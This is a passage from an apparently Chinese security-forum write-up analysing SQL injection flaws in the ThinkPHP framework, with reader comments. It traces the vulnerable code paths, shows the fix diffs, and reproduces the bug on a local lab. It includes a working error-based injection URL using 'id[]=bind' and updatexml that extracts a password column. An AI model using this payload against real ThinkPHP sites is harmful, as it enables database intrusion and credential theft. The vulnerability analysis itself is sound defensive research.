    $result = $this->query($sql,!empty($options['fetch_sql']) ? true : false);
    return $result;
}

```

跟入到\$sql = \$this->buildSelectSql(\$options);中

```

public function buildSelectSql($options=array()) {
    if(isset($options['page'])) {
        // limit
        list($page,$listRows) = $options['page'];
        $page = $page>0 ? $page : 1;
        $listRows = $listRows>0 ? $listRows : (is_numeric($options['limit'])? $options['limit']:20);
        $offset = $listRows*($page-1);
        $options['limit'] = $offset.'.'.$listRows;
    }
    $sql = $this->parseSql($this->selectSql,$options);
    return $sql;
}

```

再到\$sql = \$this->parseSql(\$this->selectSql,\$options);

```

public function parseSql($sql,$options=array()){
    $sql = str_replace(
        array('%TABLE%', '%DISTINCT%', '%FIELD%', '%JOIN%', '%WHERE%', '%GROUP%', '%HAVING%', '%ORDER%', '%LIMIT%', '%UNION%', '%LOCK%',
        array(
            $this->parseTable($options['table']),
            $this->parseDistinct(isset($options['distinct'])? $options['distinct']:false),
            $this->parseField(!empty($options['field'])? $options['field']:'*'),
            $this->parseJoin(!empty($options['join'])? $options['join']:'),
            $this->parseWhere(!empty($options['where'])? $options['where']:'),
            $this->parseGroup(!empty($options['group'])? $options['group']:'),
            $this->parseHaving(!empty($options['having'])? $options['having']:'),
            $this->parseOrder(!empty($options['order'])? $options['order']:'),
            $this->parseLimit(!empty($options['limit'])? $options['limit']:'),
            $this->parseUnion(!empty($options['union'])? $options['union']:'),
            $this->parseLock(isset($options['lock'])? $options['lock']:false),


```

```

        $this->parseComment(!empty($options['comment'])? $options['comment'] : ''),
        $this->parseForce(!empty($options['force'])? $options['force'] : '')
    ), $sql);
    return $sql;
}

```

可以看到是将option中的字段字节直接在sql语句中进行了拼接，而且从这也能看出，不仅仅有where还有以些tables、field之类的字段都可以控制，因为也会被直接拼



然后语句被执行，引发了报错注入

该漏洞涉及到select、find、delete等方法

漏洞修复

| | | | |
|--|--|---|--|
| <pre> @@ -774,8 +774,8 @@ public function find(\$options = array()) 774 { 775 if (is_numeric(\$options) is_string(\$options)) { 776 \$where[\$this->getPk()] = \$options; 777 - \$options = array(); 778 - \$options['where'] = \$where; 779 } 780 // 根据复合主键查找记录 781 + \$pk = \$this->getPk(); </pre> | | <pre> 774 { 775 if (is_numeric(\$options) is_string(\$options)) { 776 \$where[\$this->getPk()] = \$options; 777 + 778 + \$this->options['where'] = \$where; 779 } 780 // 根据复合主键查找记录 781 \$pk = \$this->getPk(); </pre> | |
| <pre> @@ -794,15 +794,15 @@ public function find(\$options = array()) 794 \$where[\$field] = \$options[\$i]; 795 unset(\$options[\$i++]); 796 } 797 - \$options['where'] = \$where; 798 } else { 799 return false; 800 } 801 } 802 // 总是查找一条记录 803 - \$options['limit'] = 1; 804 // 分析表达式 805 - \$options = \$this->parseOptions(\$options); 806 // 判断查询缓存 </pre> | | <pre> 794 \$where[\$field] = \$options[\$i]; 795 unset(\$options[\$i++]); 796 } 797 + \$this->options['where'] = \$where; 798 } else { 799 return false; 800 } 801 } 802 // 总是查找一条记录 803 + \$this->options['limit'] = 1; 804 // 分析表达式 805 + \$options = \$this->parseOptions(); 806 // 判断查询缓存 </pre> | |

新的版本中将\$options和\$this->options进行了区分，从而传入的参数无法污染到\$this->options，也就无法控制sql语句了。

ThinkPHP 3.2.3 bind 注入

漏洞利用

demo页面

```


public function index(){
    $User = M("user");
    $user['id'] = I('id');
    $data['username'] = I('username');
    $data['password'] = I('password');
    $valu = $User->where($user)->save($data);
    var_dump($valu);
}


```


}

还有数据库和config.php配置一下

访问http://localhost/tp3.2.3/index.php?username=admin&password=123&id=1看到

 Load URL

 Split URL

 Execute

http://localhost/tp3.2.3/index.php?username=admin&password=123&id=1

☐ Enable Post data ☐ Enable Referrer



D:\Software\phpstudy\PHPTutorial\WWW\tp3.2.3\Application\Home\Controller\IndexController.class.php:15:int 1

基本文件流程错误SQL调试

UPDATE `user` SET `username`='admin',`password`='123' WHERE `id` = 1 [RunTime:0.0008s]


就表示成功update了一条语句，然后访问


http://localhost/tp3.2.3/index.php
?username=admin
&password=123
&id[]=bind
&id[]=1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)


  localhost/tp3.2.3/index.php?username=admin&password=123&id[]=bind&id[]=1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)

INT

SQL XSS Encryption Encoding Other

 Load URL

 Split URL

 Execute

http://localhost/tp3.2.3/index.php?username=admin&password=123&id[]=bind&id[]=1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)

☐ Enable Post data ☐ Enable Referrer

:(

1105:XPath syntax error: '123~' [SQL语句] : UPDATE `user` SET `username`='admin',`password`='123' WHERE `id` = '123' and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)

错误位置

FILE: D:\Software\phpstudy\PHPTutorial\WWW\tp3.2.3\ThinkPHP\Library\Think\Db\Driver.class.php LINE: 350

即可看到报错

漏洞分析

漏洞的重点就在于参数中的id[]=bind，我们只要跟踪由于这个引起的变化，就能看到漏洞触发的全过程。

来到ThinkPHP/Library/Think/Model.class.php:396 save函数中（很多代码无用被缩了起来）

```
public function save($data='', $options=array()) { $data: {username => "admin", password => "123"}[2] $options: {where => [1], table => "user", model => "user"}
    if(empty($data)) {...}
    // 数据处理
    $data = $this->_facade($data);
    if(empty($data)){
        // 没有数据则不执行
        $this->error = L('_DATA_TYPE_INVALID_');
        return false;
    }
    // 分析表达式
    $options = $this->_parseOptions($options);
    $pk = $this->getPk(); $pk: "id"
    if(!isset($options['where']) ) {...}

    if(is_array($options['where']) && isset($options['where'][$pk])){
        $pkValue = $options['where'][$pk]; $pk: "id" $pkValue: {"bind", "1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"}
    }
    if(false === $this->_before_update($data,$options)) {
        return false;
    }

    $result = $this->db->update($data,$options); $data: {username => "admin", password => "123"}[2] $options: {where => [1], table => "user", model => "user"}
    if(false === $result && is_numeric($result)) {
```

获取了表名字段名一些准备工作之后会进入\$this->db->update(\$data,\$options);

最后会来到parseWhere的解析

```
public function update($data,$options) { $data: {username => "admin", password => "123"}
    $this->model = $options['model']; model: "user"
    $this->parseBind( bind: !empty($options['bind'])? $options['bind']:array());
    $table = $this->parseTable($options['table']); $table: "`user`"
    $sql = 'UPDATE ' . $table . $this->parseSet($data); $data: {username => "admin", password => "123"}
    if(strpos($table, ' ')){// 多表更新支持JOIN操作 $table: "`user`"
        $sql .= $this->parseJoin( join: !empty($options['join'])? $options['join']:'' );
    }
    $sql .= $this->parseWhere( where: !empty($options['where'])? $options['where']:'' ); $options: {where => [1], table => "user", model => "user"}
    if(!strpos($table, ' ')){
```

到目前位置传入的options中的where条件依旧是传入的数组

```
▼ $options = {array} [3]
  ▼ where = {array} [1]
    ▼ id = {array} [2]
      0 = "bind"
      1 = "1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"
    table = "user"
    model = "user"
```

漏洞重点在于ThinkPHP/Library/Think/Db/Driver.class.php:547中

```
// where子单元分析
protected function parseWhereItem($key,$val) { $key: "id" $val: {"bind", "1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"}[2]
$whereStr = ''; $whereStr: ""
if(is_array($val)) {
    if(is_string($val[0])) {
        $exp = strtolower($val[0]); $exp: "bind"
        if(preg_match( pattern: '/^(eq|neq|gt|egt|lt|elt)$/',$exp)) { // 比较运算
            $whereStr .= $key.' '.$this->exp[$exp].' '.$this->parseValue($val[1]);
        }elseif(preg_match( pattern: '/^(notlike|like)$/',$exp)){// 模糊查找
            if(is_array($val[1])) {
                $likeLogic = isset($val[2])?strtoupper($val[2]):'OR';
                if(in_array($likeLogic,array('AND','OR','XOR'))){
                    $like = array();
                    foreach ($val[1] as $item){
                        $like[] = $key.' '.$this->exp[$exp].' '.$this->parseValue($item);
                    }
                    $whereStr .= '('.$implode( glue: ' '.$likeLogic.' ', $like).')';
                }else{
                    $whereStr .= $key.' '.$this->exp[$exp].' '.$this->parseValue($val[1]); exp: [14]
                }
            }
        }elseif('bind' == $exp ){ // 使用表达式 $exp: "bind"
            $whereStr .= $key.' =:'.$val[1]; $key: "id" $val: {"bind", "1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"}[2] $whereStr: ""
        }elseif('exp' == $exp ){ // 使用表达式
            $whereStr .= $key.' '.$val[1];
        }elseif(preg_match( pattern: '/^(notin|not in|in)$/',$exp)){ // IN 运算
            if(isset($val[2]) && 'exp'==$val[2]) {
                $whereStr .= $key.' '.$this->exp[$exp].' '.$val[1];
            }else{
                if(is_string($val[1])) {
                    $val[1] = explode( delimiter: ',', $val[1]);
                }
                $zone = implode( glue: ',', $this->parseValue($val[1]));
                $whereStr .= $key.' '.$this->exp[$exp].' ('.$zone.')';
            }
        }elseif(preg_match( pattern: '/^(notbetween|not between|between)$/',$exp)){ // BETWEEN运算
            $data = is_string($val[1])? explode( delimiter: ',', $val[1]):$val[1];
            $whereStr .= $key.' '.$this->exp[$exp].' ('.$this->parseValue($data[0]).' AND '.$this->parseValue($data[1]);
        }else{
            E(L(' _EXPRESS_ERROR_ ').' '.$val[0]);
        }
    }
}
```

当'bind'==\$exp的时候，就会直接将key和value拼接到where表达式中（本意应该只是生成占位符

```
$whereStr = "id` = :1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"
```

导致最后sql语句变为

```
UPDATE `user` SET `username`=:0,`password`=:1 WHERE `id` = :1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)
```

在最后execute时，就只会替换:1部分的数据

ThinkPHP/Library/Think/Db/Driver.class.php:196

```
public function execute($str,$fetchSql=false) {
    $this->initConnect(true);
    if ( !$this->_linkID ) return false;
    $this->queryStr = $str;
    if(!empty($this->bind)){
        $that = $this;
        $this->queryStr = strtr($this->queryStr,array_map(function($val) use($that){ return '\'.$that->escapeString($val).'\'; },$this->bind));
    }
    ...
}
```

```
public function execute($str,$fetchSql=false) { $str: "UPDATE `user` SET `username`=:0,`password`=:1 WHERE `id` = :1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"
$this->initConnect( master: true);
if ( !$this->_linkID ) return false; linkID: PDO
$this->queryStr = $str; $str: "UPDATE `user` SET `username`=:0,`password`=:1 WHERE `id` = :1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"
if(!empty($this->bind)){
    $that = $this; $that: {PDOStatement => null, model => "user", queryStr => "UPDATE `user` SET `username`='admin',`password`='123' WHERE `id` = '123' and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"
    $this->queryStr = strtr($this->queryStr,array_map(function($val) use($that){ return '\'.$that->escapeString($val).'\'; },$this->bind)); $that: {PDOStatement => null, model => "user", queryStr => "UPDATE `user` SET `username`='admin',`password`='123' WHERE `id` = '123' and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"
}
if($fetchSql){ $fetchSql: false
    return $this->queryStr;
}
//释放前次的查询结果
\Think\Db > Driver > execute()

word=:1 WHERE `id` = :1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"
面 $this->queryStr = "UPDATE `user` SET `username`='admin',`password`='123' WHERE `id` = '123' and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"
面 $str = "UPDATE `user` SET `username`=:0,`password`=:1 WHERE `id` = :1 and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)"
```

导致后面的and updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)语句逃逸，从而产生SQL注入

漏洞修复

修复方案只是在execute函数的过滤器上加入了对于bind的过滤


```
@ -1749,7 +1749,7 @@ function think_filter($value)
// TODO 其他安全过滤

// 过滤查询特殊字符
if (preg_match("/^(EXP|GT|EGT|LT|ELT|OR|XOR|LIKE|NOT|LIKE|NOT|BETWEEN|NOTBETWEEN|BETWEEN|NOTIN|NOT|IN|IN|5|'|, $value)) {
    $value .= ' ';
}
}

1749 // TODO 其他安全过滤
1750
1751 // 过滤查询特殊字符
1752 + if (preg_match("/^(EXP|GT|EGT|LT|ELT|OR|XOR|LIKE|NOT|LIKE|NOT|BETWEEN|NOTBETWEEN|BETWEEN|NOTIN|NOT|IN|IN|5|'|, $value)) {
1753     $value .= ' ';
1754 }
1755 }
```

emmm , 有点不知道怎么评论

Reference Links

- <https://xz.aliyun.com/t/125>
- <https://www.leavesongs.com/PENETRATION/thinkphp5-in-sqlinjection.html>
- <https://github.com/vulhub/vulhub>
- <http://www.zerokeeper.com/vul-analysis/thinkphp-framework-50x-sql-injection-analysis.html>
- <https://xz.aliyun.com/t/2257>
- <http://galaxylab.org/thinkphp-3-x-5-x-order-by%E6%B3%A8%E5%85%A5%E6%BC%8F%E6%B4%9E/>
- <https://xz.aliyun.com/t/2631>
- <https://xz.aliyun.com/t/2629#toc-5>
- <https://www.anquanke.com/post/id/104847>

点击收藏 | 2 关注 | 3
上一篇 : [通过 how2heap 复习堆利用...](#) 下一篇 : [VPNFilter更新, 加入7个新...](#)

1. 8 条回复



xxw 2018-09-27 19:17:49

tp5的洞鸡肋在传参数限定类型为array 正常情况下基本不会这样写

0 回复Ta



kingkk 2018-09-27 19:22:31

@xxw 复现的时候也有想过这个问题, 网上找了蛮多分析tp5的洞, 貌似大多数都是以这种数组的形式传入。只当是学习一种思路了。

0 回复Ta



[l024](#) 2018-09-30 09:38:04

5.0系列默认输入限定为字符串类型，但是5.1系列没有

0 回复Ta



[Caprix](#) 2018-11-09 14:59:08

请问下老哥where注入分析里面，第一张配图下角能看到sql语句的工具是什么插件嘛？？谢谢

0 回复Ta



[kingkk](#) 2018-11-09 15:04:15

[@Caprix](#)

[基本](#) [文件](#) [流程](#) [错误](#) [SQL](#) [调试](#)

```
SELECT * FROM `user` WHERE `id` = 1 LIMIT 1 [ RunTime:0.0003s ]
```

这个么，这个是thinkphp开启trace后的调试工具

0 回复Ta



[北3斗6制0号](#) 2018-11-22 16:58:12

求助大佬，做复现的时候想爆表名和字段名，发现语句中如果含有select,它会给我报错说update中不能使用其他语句，请教怎么解决？还是只能爆到库名解决不了？

0 回复Ta



[北3斗6制0号](#) 2018-11-22 16:59:15

Thinkphp5.0.15的注入复现问题

0 回复Ta



[Caprix](#) 2018-12-03 10:51:40

[@kingkk](#) 好嘞，谢谢师傅

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)